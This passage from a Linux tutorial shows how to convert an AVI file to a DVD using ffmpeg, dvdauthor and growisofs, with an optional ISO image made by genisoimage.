ffmpeg -i movie.avi -target ntsc-video -s 720x480 movie.mpg
Next, you will need to take your new movie.mpg file, and create a DVD file structure that you will burn to disc. Just create a folder that will serve as the parent directory of your DVD. I Like to name it after the title of the movie. Then you will use dvdauthor to create a title set and table of contents and no DVD menus. The movie will just play. 
mkdir MOVIE_TITLE

dvdauthor -o MOVIE_TITLE/ -t movie.mpg

dvdauthor -o MOVIE_TITLE/ -T
The dvdauthor -t option creates a title track in the VIDEO_TS directory. If you list the contents after running the first command, you’ll see the corresponding VTS_01_0.BUP, VTS_01_0.IFO, and VTS_01_X.VOB files. The -T option creates a table of contents for all title sets in the file system, which are listed as VIDEO_TS.BUP and VIDEO_TS.IFO.
You are now ready to burn the DVD. In the following command, we will use the -Z option to burn an initial session to the disc, the -dvd-video option to generate a DVD-Video compliant UDF file system, and the -V option to give the disc a Volume ID. This Volume ID is read by your computer to and displays as a nice human readable title typically underneath the icon representing the disc. The -dvd-video and -V options are actually part of the mkisofs (genisoimage) command sets, so they do not show up in the growisofs man pages.
growisofs -Z /dev/dvdrw -dvd-video -V MOVIE_TITLE MOVIE_TITLE/
Notice, you do not need to generate an ISO file to burn the DVD. This would only waste space if your intention is not to distribute or store the video as a disc image. To create the image however, that’s as easy as the following.
genisoimage -o MOVIE_TITLE.iso -dvd-video MOVIE_TITLE/